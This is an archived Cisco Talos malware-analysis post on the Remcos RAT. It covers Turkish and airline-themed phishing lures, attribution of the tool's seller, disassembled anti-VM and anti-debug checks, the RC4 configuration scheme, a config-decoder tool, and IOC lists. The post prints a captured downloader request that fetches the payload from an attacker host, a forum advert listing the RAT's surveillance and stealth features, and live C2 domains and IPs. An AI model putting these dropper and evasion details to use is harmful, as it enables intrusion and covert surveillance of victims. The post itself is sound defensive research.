Picking Apart Remcos Botnet-In-A-Box

By Edmund Brumaghin

Published: 2018-08-22 · Archived: 2026-04-05 15:51:19 UTC

This blog post was authored by Edmund Brumaghin and Holger Unterbrink with contributions from Eric Kuhla and Lilia Gonzalez Medina.

Overview

Cisco Talos has recently observed multiple campaigns using the Remcos remote access tool (RAT) that is offered for sale by a company called Breaking Security. While the company says it will only sell the software for legitimate uses as described in comments in response to the article here and will revoke the licenses for users not following their EULA, the sale of the RAT gives attackers everything they need to establish and run a potentially illegal botnet.

Remcos' prices per license range from €58 to €389. Breaking Security also offers customers the ability to pay for the RAT using a variety of digital currencies. This RAT can be used to fully control and monitor any Windows operating system, from Windows XP and all versions thereafter, including server editions.

In addition to Remcos, Breaking Security is also offering Octopus Protector, a cryptor designed to allow malicious software to bypass detection by anti-malware products by encrypting the software on the disk. A YouTube video available on the Breaking Security channel demonstrates the tool's ability to facilitate the bypass of several antivirus protections. Additional products offered by this company include a keylogger, which can be used to record and send the keystrokes made on an infected system, a mass mailer that can be used to send large volumes of spam emails, and a DynDNS service that can be leveraged for post-compromise command and control (C2) communications. These tools, when combined with Remcos provide all the tools and infrastructure needed to build and maintain a botnet.

Within Cisco's Advanced Malware Protection (AMP) telemetry, we have observed several instances of attempts to install this RAT on various endpoints. As described below, we have also seen multiple malware campaigns distributing Remcos, with many of these campaigns using different methods to avoid detection. To help people who became victims of a harmful use of Remcos, Talos is providing a decoder script that can extract the C2 server addresses and other information from the Remcos binary. Please see the Technical Details section below for more information.

Technical Details

Remcos distribution in the wild

Talos has observed several malware campaigns attempting to spread Remcos to various victims. Since Remcos is advertised and sold on numerous hacking-related forums, we believe it is likely that multiple unrelated actors are

leveraging this malware in their attacks using a variety of different methods to infect systems. Earlier this year, RiskIQ published a report regarding an attacker who was reportedly targeting defense contractors in Turkey. Since then, this threat actor has continued to operate and has been observed targeting specific types of organizations. Talos has confirmed that in addition to defense contractors, this attacker has also targeted other organizations such as:

- International news agencies;
- Diesel equipment manufacturers and service providers operating within the maritime and energy sector; and
- HVAC service providers operating within the energy sector. In all of the observed campaigns, the attack begins with specially crafted spear phishing emails written in Turkish. The emails appear as if they were sent from a Turkish government agency and purport to be related to tax reporting for the victim's organization. Below is an example of one of these email messages:


The attacker put effort into making the emails look as if they were official communications from Gelir İdaresi Başkanlığı (GIB), the Turkish Revenue Administration, which operates under the Ministry of Finance and is responsible for handling taxation functions in Turkey. The attacker even went as far to include official GIB graphics and the text at the bottom which translates to:

"Thank you for your participation in the e-mail notification system of [the] Department of Revenue Administration's e-mail service. This message has been sent to you by GIB Mail Notification System. Please do not reply to this message."


As is common with many spear phishing campaigns, malicious Microsoft Office documents are attached to the emails. While the majority of these documents have been Excel spreadsheets, we have also observed the same attacker leveraging Word documents. In many cases, the contents of the document have been intentionally blurred

as way to entice victims to enable macros and view the content. Below is an example of a Word document associated with one of these campaigns that have been made to look as if it is a tax bill:

Many of the Excel spreadsheets we analyzed were mostly blank, and only included the following image and warning prompting the victim to enable macros in Turkish:



We have also observed campaigns that appear to be targeting English-speaking victims. Below is an example of one of the malicious attachments that were made to appear as if it was an invoice on letterhead associated with Iberia, which is the flagship airline in Spain.



In addition to the Iberia-themed malicious documents, we uncovered multiple malicious documents that were created to appear as if they were invoices associated with AMC Aviation, a Polish charter airline. Talos has observed the following same itinerary decoy image used across both Excel and Word documents:

As described in the RiskIQ report, the macros in these files contain a small executable that is embedded into the document in the form of a series of arrays. When executed, the macros reconstruct the executable, save it to a specific location on the system and execute it. The file location specified changes across malicious documents, but includes directories commonly used by malware authors such as %APPDATA% and %TEMP%. The executable filename also changes across documents.

The extracted executable is simple and functions as the downloader for the Remcos malware. It is a very basic program and is used to retrieve Remcos from an attacker-controlled server and execute it, thus infecting the system. An example of this is below:

```
GET /dene/TenD.exe HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media
Center PC 6.0; .NET4.0C; .NET4.0E; .NET CLR 1.1.4322; InfoPath.3)
Host: www.pinmas.com.tr
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Tue, 17 Jul 2018 18:02:07 GMT
Server: Apache
Last-Modified: Tue, 10 Jul 2018 11:43:22 GMT
ETag: "a2000-570a3a31cf1f7"
Accept-Ranges: bytes
Content-Length: 663552
Content-Type: application/x-msdownload
X-Backend-Server: standard_backend/web8.hosting.stackcp.net

MZ.....................@.......................................... .!..L.!This program cannot be run in DOS mode.
```

Remcos is a robust RAT that can be used to monitor keystrokes, take remote screen captures, manage files, execute commands on infected systems and more. In several cases, the distribution servers associated with these campaigns have been observed hosting several other malicious binaries in addition to Remcos.

Who is behind Remcos?

As previously mentioned, a company called Breaking Security has been offering Remcos and other questionable software for purchase on their website. There are no details about the company or the people behind it listed on its website. The website does, however, list a value-added tax (VAT) number (DE308884780) which shows the company is registered in Germany. Interestingly, you can look up the name and address of companies in almost any European Union (EU) country except Germany on this website. Germany does not share this information due to privacy concerns. Because Breaking Security was registered in Germany, we were unable to identify the name and address of the individual behind this company. Nevertheless, we were able to identify several artifacts that give us an idea as to who might be behind the company.

Yes, valid VAT number

Member State	IT
VAT Number	IT 10978220159
Date when request received	2018/07/16 10:33:31
Name	CISCO SYSTEMS (ITALY) S.R.L.
Address	VIALE LUIGI MAJNO 17 20122 MILANO MI
Consultation Number	WAPIAAAAWSiOSLhK

Yes, valid VAT number


Member State	DE
VAT Number	DE 308884780
Date when request received	2018/07/16 10:32:07
Name	---
Address	---
Consultation Number	WAPIAAAAWSiN9z8u

Comparison of Public and Private VAT Entries


The Breaking Security domain is hosted behind Cloudflare currently, and Whois privacy protects the registrant information. Quite a bit of effort has been put into attempting to mask who is behind this company and the associated software. During our analysis, we were able to uncover several clues about the individual that we believe is behind this organization, either due to mistakes or very well organized false evidence on the internet.

The first thing we identified was the following email address and domain present in the Viotto Keylogger screenshot below:

logs@viotto[.]it
viotto-security[.]net



While the viotto-security[.]net domain server and registrant information is protected similar to what was seen with the breaking-security[.]net domain, the domain viotto[.]it listed in the "Sender's e-mail" text field is not. The Whois information associated with this domain can be seen in the screenshot below:



Normally Talos would obfuscate this data however since it is public in so many places we have elected not to. We also identified additional email, Jabber, and XMPP addresses that appear to be used by the author of Remcos by leveraging the data we collected from the website, as well as other sources:

viotto@null[.]pm
viotto24@hotmail[.]it
viotto@xmpp[.]ru


In multiple cases, the domains investigated were leveraging the Cloudflare service. This often obscures the address of servers hosting domains, as the DNS configuration typically points the name resolution to Cloudflare IPs rather than the IP of the web servers themselves. One common mistake is that while the domain itself may be protected by Cloudflare, in many cases, a subdomain exists that does not point to Cloudflare servers, allowing the server IP address to be unmasked.

This was the case with the breaking-security[.]net domain. While Cloudflare shields the domain, their mail subdomains are not protected. The A record that was configured for the mail subdomains is as follows:


mail[.]breaking-security[.]net. A 146.66.84[.]79
webmail[.]breaking-security[.]net A 146.66.84[.]79


The IP address 146.66.84[.]79 is hosted at SiteGround Amsterdam. After various testing, we are confident that this is also the IP address where the main breaking-security[.]net website is hosted.

One of the other domains we identified as being associated with Remcos was viotto-security[.]net. This domain is currently configured to redirect traffic to the main breaking-security[.]net domain. However, this was not always the case. Searching for pages associated with this domain in the Wayback Machine, a website that allows users to view past versions of a web page, yields the following result in the form of a personal biography. There are multiple clear overlaps between the interests of this individual and the developer of the various tools the company sells:





We also identified several instances where Viotto was advertising, selling and supporting Remcos on various hacking forums, including HackForums since at least 2016, which makes their intentions questionable. Below is an example of one of these threads.







While the company states that they revoke user licenses if they were to use Remcos for illegal activity, as illustrated by the thread below the purported official reseller of Remcos doesn't seem to mind another user informing it that they are using the software to control 200 bots.










Viotto also appears to be active on other hacking forums, including OpenSC, where he is a moderator. Below is a thread where this user is advertising Remcos and Octopus Protector.



Viotto
Moderator
Join Date: Oct 2008
Location: Italy
Posts: 811

Remcos RAT Professional Edition

Get Pro to enjoy the full functionality of the software!

Unlimited connection limit

Automatic Tasks: automatic actions on host connection:
Download&Execute file
Download keylogs
Password Recovery
Uninstall Remcos from remote host

Surveillance functions:
Online/Offline Keylogger
Password Recovery
Screen Logger
Camera Capture
Microphone Capture

Extra-Stealth:
Process Injection
Anti-VirtualMachine
Anti-Debuggers
Backup connections: enter an unlimited number of backup connection addresses, in case one or more is offline.

Official webpage: *http://breaking-security.net/remcos*
Buy Remcos: *http://breaking-security.net/remcos-buy*

Viotto
Moderator
Join Date: Oct 2008
Location: Italy
Posts: 811

tktjtekill.warrock@hotmail.fr

lol funny guy, tried to fool me to send him Octopus pretending he was an old customer, like if I am so stupid or something

Viotto Security (viotto24@hotmail.it)
Reda Lyptox (tktjtekill.warrock@hotmail.fr)
(02:00) Reda Lyptox: salut
(02:01) Reda Lyptox ha cambiato il suo messaggio personale in ""j'souis pas mort ispisse di counasse, j'ai demandi ma dimission.. hi hi."
B.L"
(02:01) Reda Lyptox ha cambiato il suo messaggio personale in "Microsoft xbox live Pwned byme Muhahahah"
(02:04) Viotto Security: Hello
(02:04) Reda Lyptox:
hello
(02:05) Reda Lyptox: my pc has been formated
aand you crypter

Remcos Technical Details:

As described in other blog posts, Remcos appears to be developed in C++.

```
00402DEF loc_402DEF:                            ; CODE XREF: sub_402AD5+311↑j
00402DEF                mov     edi, offset unk_4197D8
00402DF4                mov     ecx, edi
00402DF6                call    ds:?length@?$basic_string@DU?$char_traits@D@std@@V?$allocator@D@2@@std@@QBEIXZ ; std::basic_s
00402DFC                test    eax, eax
00402DFE                jbe     short loc_402E4D
00402E00                push    offset unk_413760
00402E05                mov     ecx, edi
00402E07                call    ds:??Y?$basic_string@DU?$char_traits@D@std@@V?$allocator@D@2@@std@@QAEAAV01@PBD@Z ; std::basi
00402E0D                push    offset unk_4197D8
00402E12                lea     ecx, [ebp+var_28]
00402E15                call    ds:??4?$basic_string@DU?$char_traits@D@std@@V?$allocator@D@2@@std@@QAEAAV01@ABV01@@Z ; std::b
00402E1B                lea     eax, [ebp+MaxCount]
00402E1E                push    esi             ; lpOverlapped
00402E1F                push    eax             ; lpNumberOfBytesWritten
00402E20                mov     ecx, edi
00402E22                call    ds:?length@?$basic_string@DU?$char_traits@D@std@@V?$allocator@D@2@@std@@QBEIXZ ; std::basic_s
00402E28                push    eax             ; nNumberOfBytesToWrite
00402E29                mov     ecx, edi
00402E2B                call    ds:?c_str@?$basic_string@DU?$char_traits@D@std@@V?$allocator@D@2@@std@@QBEPBDXZ ; std::basic_
00402E31                push    eax             ; lpBuffer
00402E32                push    hWritePipe      ; hFile
00402E38                call    ds:WriteFile
00402E3E                push    offset byte_413670
00402E43                mov     ecx, edi
00402E45                call    ds:??4?$basic_string@DU?$char_traits@D@std@@V?$allocator@D@2@@std@@QAEAAV01@PBD@Z ; std::basi
00402E4B                jmp     short loc_402E50
```

As the release notes show, it is actively maintained. The authors release new versions on almost a monthly basis:

v2.0.5 – July 14, 2018
v2.0.4 – April 6, 2018
v2.0.3 – March 29, 2018

v2.0.1 – Feb. 10, 2018
v2.0.0 – Feb. 2, 2018
v1.9.9 – Dec. 17, 2017

Remcos has the functionalities that are typical of a RAT. It is capable of hiding in the system and using malware techniques that make it difficult for the typical user to detect the existence of Remcos.

Several routines are looking like they were just copied and (best case) slightly modified from publicly available sources. A good example is the anti-analysis section:

```
:0040101E                jnz     short loc_401030
:00401020                call    Check_for_SbieDll_dll_Anti_Sandboxie
:00401025                test    al, al
:00401027                jz      short loc_401030
:00401029                push    ebx
:0040102A                call    sub_401234
:0040102F                pop     ecx
:00401030
:00401030 loc_401030:                            ; CODE XREF: sub_401000+1E↑j
:00401030                                        ; sub_401000+27↑j
:00401030                push    1Dh
:00401032                mov     ecx, esi
:00401034                call    sub_401289
:00401039                mov     ecx, eax
:0040103B                call    ds:?data@?$basic_string@DU?$char_traits@D@std@@@V?$al
:00401041                cmp     [eax], bl
:00401043                jnz     short loc_401055
:00401045                call    VMXh_0xA_test_Anti_VMware
:0040104A                test    al, al
:0040104C                jz      short loc_401055
:0040104E                push    ebx
:0040104F                call    sub_401234
:00401054                pop     ecx
:00401055
:00401055 loc_401055:                            ; CODE XREF: sub_401000+43↑j
:00401055                                        ; sub_401000+4C↑j
:00401055                push    1Fh
:00401057                mov     ecx, esi
:00401059                call    sub_401289
:0040105E                mov     ecx, eax
:00401060                call    ds:?data@?$basic_string@DU?$char_traits@D@std@@@V?$al
:00401066                cmp     [eax], bl
:00401068                jnz     short loc_40107A
:0040106A                call    check_for_vbox
:0040106F                test    al, al
:00401071                jz      short loc_40107A
:00401073                push    ebx
:00401074                call    sub_401234
:00401079                pop     ecx
:0040107A
:0040107A loc_40107A:                            ; CODE XREF: sub_401000+68↑j
:0040107A                                        ; sub_401000+71↑j
:0040107A                push    20h ; ' '
:0040107C                mov     ecx, esi
:0040107E                call    sub_401289
:00401083                mov     ecx, eax
:00401085                call    ds:?data@?$basic_string@DU?$char_traits@D@std@@@V?$al
:0040108B                cmp     [eax], bl
:0040108D                jnz     short loc_40109F
:0040108F                call    PEB_NtGlobalFlags_AntiDbgCheck
:00401094                test    al, al
```

It is checking for an outdated artifact, the 'SbieDll.dll'. In our opinion, there are not many analysts using Sandboxie these days anymore. A closer look at the other functions is also showing a high code similarity to publicly available projects. Below you can see the Remcos VMware detection code:

```
00401102 VMXh_0xA_test_Anti_VMware proc near     ; CODE XREF: sub_401000+45↑p
00401102
00401102 var_1C          = byte ptr -1Ch
00401102 ms_exc          = CPPEH_RECORD ptr -18h
00401102
00401102                 push    ebp
00401103                 mov     ebp, esp
00401105                 push    0FFFFFFFFh
00401107                 push    offset stru_413588
0040110C                 push    offset loc_412B00
00401111                 mov     eax, large fs:0
00401117                 push    eax
00401118                 mov     large fs:0, esp
0040111F                 sub     esp, 0Ch
00401122                 push    ebx
00401123                 push    esi
00401124                 push    edi
00401125                 mov     [ebp+ms_exc.old_esp], esp
00401128                 mov     [ebp+var_1C], 1
0040112C                 and     [ebp+ms_exc.registration.TryLevel], 0
00401130                 push    edx
00401131                 push    ecx
00401132                 push    ebx
00401133                 mov     eax, 564D5868h
00401138                 mov     ebx, 0
0040113D                 mov     ecx, 0Ah
00401142                 mov     edx, 5658h
00401147                 in      eax, dx
00401148                 cmp     ebx, 564D5868h
0040114E                 setz    [ebp+var_1C]
00401152                 pop     ebx
00401153                 pop     ecx
00401154                 pop     edx
00401155                 jmp     short loc_401162
```

The following is a code sample from aldeid.com:


```
00401290 VMXh_0xA_test   proc near
00401290
00401290 var_20          = dword ptr -20h
00401290 var_1C          = dword ptr -1Ch
00401290 ms_exc          = CPPEH_RECORD ptr -18h
00401290
00401290                 push    ebp
00401291                 mov     ebp, esp
00401293                 push    0FFFFFFFEh
00401295                 push    offset stru_40B390
0040129A                 push    offset __except_handler4
0040129F                 mov     eax, large fs:0
004012A5                 push    eax
004012A6                 add     esp, 0FFFFFFF0h
004012A9                 push    ebx
004012AA                 push    esi
004012AB                 push    edi
004012AC                 mov     eax, ___security_cookie
004012B1                 xor     [ebp+ms_exc.registration.ScopeTable], eax
004012B4                 xor     eax, ebp
004012B6                 push    eax
004012B7                 lea     eax, [ebp+ms_exc.registration]
004012BA                 mov     large fs:0, eax
004012C0                 mov     [ebp+ms_exc.old_esp], esp
004012C3                 mov     [ebp+ms_exc.registration.TryLevel], 0
004012CA                 push    eax
004012CB                 push    ebx
004012CC                 push    ecx
004012CD                 push    edx
004012CE                 mov     eax, 564D5868h
004012D3                 mov     ecx, 0Ah
004012D8                 mov     dx, 5658h
004012DC                 in      eax, dx
004012DD                 mov     [ebp+var_1C], ebx
004012E0                 mov     [ebp+var_20], ecx
```

The blog referenced above has already described several functions of Remcos features in detail. We would like to focus on Remcos' cryptographic implementation. It uses RC4 pretty much everywhere when there is a need to decode or encode any data. Examples are registry entries, C2 server network communication or file paths shown below:

Modified Key	USER\S-1-5-21-2580483871-590521980-3826313501-500\SOFTWARE\REMCOS-9LKWPU
PID	2 (1cc8f8b1487893b2b0ff118faa2333e1826ae1495b626e206ef108460d4f0fe7.exe)
Value Name	exepath
Data	3jz34Q35usVfUkD0FJ/SuSRPQjlOEDDgB5YhqaFyVfEK8xluWA2FkMX+Vezrv4B23ZKewUQJ8pWn53UljRrFfBJKHC/ts+oAi8Nz+I8NDrNiObe2ieDtb8rD4LuoAUVy3ZkKGETkI35Rjtca546yE0aP8oqS4tadahKsE9p2ZsbIDQWDFa72nY+a8MPus3NqA6ZS49lf5rEFxA==

The exepath registry data is base64-encoded, RC4-encrypted data. Decoded, it is the path of the executable: *C:\TEMP\1cc8f8b1487893b2b0ff118faa2333e1826ae1495b626e206ef108460d4f0fe7.exe*


The RC4 implementation is the standard RC4 implementation that can be found in many code examples on the internet. They are first building the Key Scheduling Algorithms (KSA) S_array at 00402F01.



This can be converted into the typical RC4 pseudo code:

```
 for i from 0 to 255
        S[i] := i
endfor
j := 0
for i from 0 to 255
        j := (j + S[i] + key[i mod keylength]) mod 256
        swap values of S[i] and S[j]
endfor
```


Which is followed by the RC4 Pseudo-random generation algorithm (PRGA) at 00402F5B.



Which looks in pseudo code like this:

```
 i := 0
j := 0
while GeneratingOutput:
        i := (i + 1) mod 256
        j := (j + S[i]) mod 256
        swap values of S[i] and S[j]
        K := S[(S[i] + S[j]) mod 256]
        output K
endwhile
```


As the screenshots above illustrate, Remcos is using RC4 to encrypt and decrypt its data, and it is using the PE resource section to store the initial encryption key in the 'SETTINGS' resource. This key can have a variable length — we have seen short keys from 40 bytes to keys with more than 250 bytes.




They are storing the data in the following format:

[Length of key]
[Encryption Key]
[Encrypted configuration data]

This encrypted configuration data section contains the command and control servers, RAT commands to execute and other data. Decoded, it looks like this:



The decoded data contains the C2 server, e.g. ejiroprecious[.]ddns[.]net, and the corresponding port number, followed by a password. This password is used to generate a separate S_array for the RC4 encrypted C2 communication. The picture shows the relevant part of the RC4 Key Scheduling Algorithms (KSA) from above.



Even if a stronger password is used than in the example above, using such a weak encryption algorithm means that everyone who gets his or her hands on the binary file can extract the password and decrypt the C2 traffic or inject their own commands into the C2 channel to control the RAT. The good news is that companies who became a victim of Remcos have a good chance to analyse the threat if they have stored the network traffic and the Remcos binary file.

To make the life of forensic investigators easier, we are providing a small decoder Python script that can decode the config data from the resource section:

```
user@PC:~./remcos_decryptor.py -h

#############################################################
# Talos Decryptor POC for Remcos RAT version 2.0.5 and earlier #
#############################################################

./remcos_decryptor.py -f <remcos_executable_file> [-e <encrypted_data_file>] [-d] [-v] [-c] [-r]

-f [--file] <remcos_executable_file>          Remcos executable file
-e [--encypted_data] <encrypted_data_file>    Encrypted data file (optional)
-d [--decrypted_only]                         Show only decrypted data strings (optional)
                                              (-d is suppressing all error msg!)
-c [--c2_only]                                Show only extracted C2 data (optional)
-v [--verbose]                                Verbose output (optional)
-r [--remcos_version]                         Print Remcos version info
-k [--key]                                    Provide key as string e.g. -k password

e.g. ./remcos_decryptor.py -f Remcos205.exe -d

Disclaimer: This tool comes without any warranties. Use it at your own risk.
```

As mentioned above, Remcos is using the same encryption routine for all kinds of other functions, too. For this reason, the decoder program also offers an option to hand over encrypted bytes manually. This can be used to decode, for example, the exepath registry key.

We have used this tool to extract all the IOCs below. It is tested with the latest 2.0.4 and 2.0.5 versions of Remcos, but likely also works with other versions.

```
user@PC:~./remcos_decryptor.py -f 1cc8f_remcos205.exe -e 1cc8f_exepath.bin -d
C:\TEMP\1cc8f8b1487893b2b0ff118faa2333e1826ae1495b626e206ef108460d4f0fe7.exe
```

The user can also copy bytes from a network sniffer to a binary file, and hand it over to decrypt the bytes from the C2 communication to see which commands the C2 server has sent to the victim. Keep in mind to use the extracted password, e.g. "pass."

```
user@PC:~./remcos_decryptor.py -f 1cc8f_remcos205.exe -k "pass" -v -e 1cc8f_C2_netdump.bin -d

[DataStart]q...K...JULY.|cmd| <DATA REMOVED FOR SCREENSHOT> |cmd|US|cmd|Windows.7.Professional.(6
4.bit)|cmd||cmd|<DATA REMOVED FOR SCREENSHOT>|cmd|2.0.5.Pro|cmd|<DATA REMOVED FOR SCREENSHOT>|cmd
|<DATA REMOVED FOR SCREENSHOT>|cmd|1|cmd|561|cmd|<DATA REMOVED FOR SCREENSHOT>|cmd|0|cmd|ejiropre
cious.ddns.net|cmd|Remcos-9LKWPU|cmd|0|cmd|<DATA REMOVED FOR SCREENSHOT>|cmd|Intel(R).Core(TM).i7
-4980HQ.CPU.@.2.80GHz|cmd|VMware.SVGA.3D
```

Conclusion

While the organization that sells Remcos claims that the application is only for legal use, our research indicates it is still being used extensively by malicious attackers, as well. In some cases, attackers are strategically targeting victims to attempt to gain access to organizations that operate as part of the supply chain for various critical infrastructure sectors. Organizations should ensure that they are implementing security controls to combat Remcos, as well as other threats that are being used in the wild. Remcos is a robust tool that is being actively developed to include new functionality increasing what the attackers can gain access to. To combat this, organizations should continue to be aware of this threat, as well as others like this that may be circulated on the internet.

Coverage

Additional ways our customers can detect and block this threat are listed below.

PRODUCT	PROTECTION
AMP	✔
CloudLock	N/A
CWS	✔
Email Security	✔
Network Security	✔
Threat Grid	✔
Umbrella	✔
WSA	✔

Advanced Malware Protection (AMP) is ideally suited to prevent the execution of the malware used by these threat actors.

Cisco Cloud Web Security (CWS) or Web Security Appliance (WSA) web scanning prevents access to malicious websites and detects malware used in these attacks.

Email Security can block malicious emails sent by threat actors as part of their campaign.

Network Security appliances such as Next-Generation Firewall (NGFW), Next-Generation Intrusion Prevention System (NGIPS), andMeraki MX can detect malicious activity associated with this threat.

AMP Threat Grid helps identify malicious binaries and build protection into all Cisco Security products.

Umbrella, our secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs, and URLs, whether users are on or off the corporate network.

Open Source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.

Indicators of Compromise (IOC)

The following IOCs are associated with various malware distribution campaigns that were observed during analysis of Remcos activity.

Malicious Office Documents:

0409e5a5a78bfe510576b516069d4119b45a717728edb1cd346f65cfb53b2de2
0ebfbcbf8c35ff8cbf36e38799b5129c7b70c6895d5f11d1ab562a511a2ec76e
18f461b274aa21fc27491173968ebe87517795f24732ce977ccea5f627b116f9
2f81f5483bbdd78d3f6c23ea164830ae263993f349842dd1d1e6e6d055822720
3772fcfbb09ec55b4e701a5e5b4c5c9182656949e6bd96bbd758947dfdfeba62
43282cb81e28bd2b7d4086f9ba4a3c538c3d875871bdcf881e58c6b0da017824

48dec6683bd806a79493c7d9fc3a1b720d24ad8c6db4141bbec77e2aebad1396
4938f6b52e34768e2834dfacbc6f1d577f7ab0136b01c6160dd120364a1f9e1a
4e0bcef2b9251e2aaecbf6501c8df706bf449b0e12434873833c6091deb94f0e
72578440a76e491e7f6c53e39b02bd041383ecf293c90538dda82e5d1417cad1
77cf87134a04f759be3543708f0664b80a05bb8315acb19d39aaa519d1da8e92
8abcb3084bb72c1cb49aebaf0a0c221a40538a062a1b8830c1b48d913211a403
94ff6d708820dda59738401ea10eb1b0d7d98d104a998ba6cee70e728eb5f29f
9cccdb290dbbedfe54beb36d6359e711aee1b20f6b2b1563b32fb459a92d4b95
aa7a3655dc5d9e0d69137cb8ba7cc18137eff290fde8c060ac678aa938f16ec7
ad78b68616b803243d56593e0fdd6adeb07bfc43d0715710a2c14417bba90033
bb3e5959a76a82db52840c4c03ae2d1e766b834553cfb53ff6123331f0be5d12
c5b9c3a3bbfa89c83e1fb3955492044fd8bf61f7061ce1a0722a393e974cec7c
d3612813abf81d0911d0d9147a5fe09629af515bdb361bd42bc5a79d845f928f
e302fb178314aa574b89da065204bc6007d16c29f1dfcddcb3b1c90026cdd130
e7c3c8195ff950b0d3f7e9c23c25bb757668b9c131b141528183541fc125d613
ef5e1af8b3e0f7f6658a513a6008cbfb83710f54d8327423db4bb65fa03d3813
f2c4e058a29c213c7283be382a2e0ad97d649d02275f3c53b67a99b262e48dd2

Stage 1 Executables:

07380d9df664ef6f998ff887129ad2ac7b11d0aba15f0d72b6e150a776c6a1ef
1e5d5226acaeac5cbcadba1faab4567b4e46b2e6724b61f8c705d99af80ca410
224009a766eef638333fa49bb85e2bb9f5428d2e61e83425204547440bb6f58d
27dd5a3466e4bade2238aa7f6d5cb7015110ceb10ba00c1769e4bc44fe80bcb8
502c4c424c8f435254953c1d32a1f7ae1e67fb88ebd7a31594afc7278dcafde3
5a9fa1448bc90a7d8f5e6ae49284cd99120c2cad714e47c65192d339dad2fc59
91032c5ddbb0447e1c772ccbe22c7966174ee014df8ada5f01085136426a0d20
9114a31330bb389fa242512ae4fd1ba0c9956f9bf9f33606d9d3561cc1b54722
9fe46627164c0858ab72a7553cba32d2240f323d54961f77b5f4f59fe18be8fa
c2307a9f18335967b3771028100021bbcf26cc66a0e47cd46b21aba4218b6f90
c51677bed0c3cfd27df7ee801da88241b659b2fa59e1c246be6db277ce8844d6
da352ba8731afee3fdbca199ce8c8916a31283c07b2f4ebaec504bda2966892b

PE32 Executables:

A text file containing a list of Remcos PE32 executable hashes can be found here.

IP Addresses:

109.232.227[.]138
54.36.251[.]117
86.127.159[.]17
195.154.242[.]51
51.15.229[.]127

212.47.250[.]222
191.101.22[.]136
185.209.20[.]221
92.38.86[.]175
139.60.162[.]153
192.0.2[.]2
185.209.85[.]185
82.221.105[.]125
185.125.205[.]74
77.48.28[.]223
79.172.242[.]28
79.172.242[.]28
192.185.119[.]103
181.52.113[.]172
213.152.161[.]165

Domains:

dboynyz[.]pdns[.]cz
streetz[.]club
mdformo[.]ddns[.]net
mdformo1[.]ddns[.]net
vitlop[.]ddns[.]net
ns1[.]madeinserverwick[.]club
uploadtops[.]is
prince[.]jumpingcrab[.]com
timmason2[.]com
lenovoscanner[.]duckdns[.]org
lenovoscannertwo[.]duckdns[.]org
lenovoscannerone[.]duckdns[.]org
google[.]airdns[.]org
civita2[.]no-ip[.]biz
www[.]pimmas[.]com[.]tr
www[.]mervinsaat[.]com.tr
samurmakina[.]com[.]tr
www[.]paulocamarao[.]com
midatacreditoexperian[.]com[.]co
www[.]lebontour[.]com
businesslisting[.]igg[.]biz
unifscon[.]com
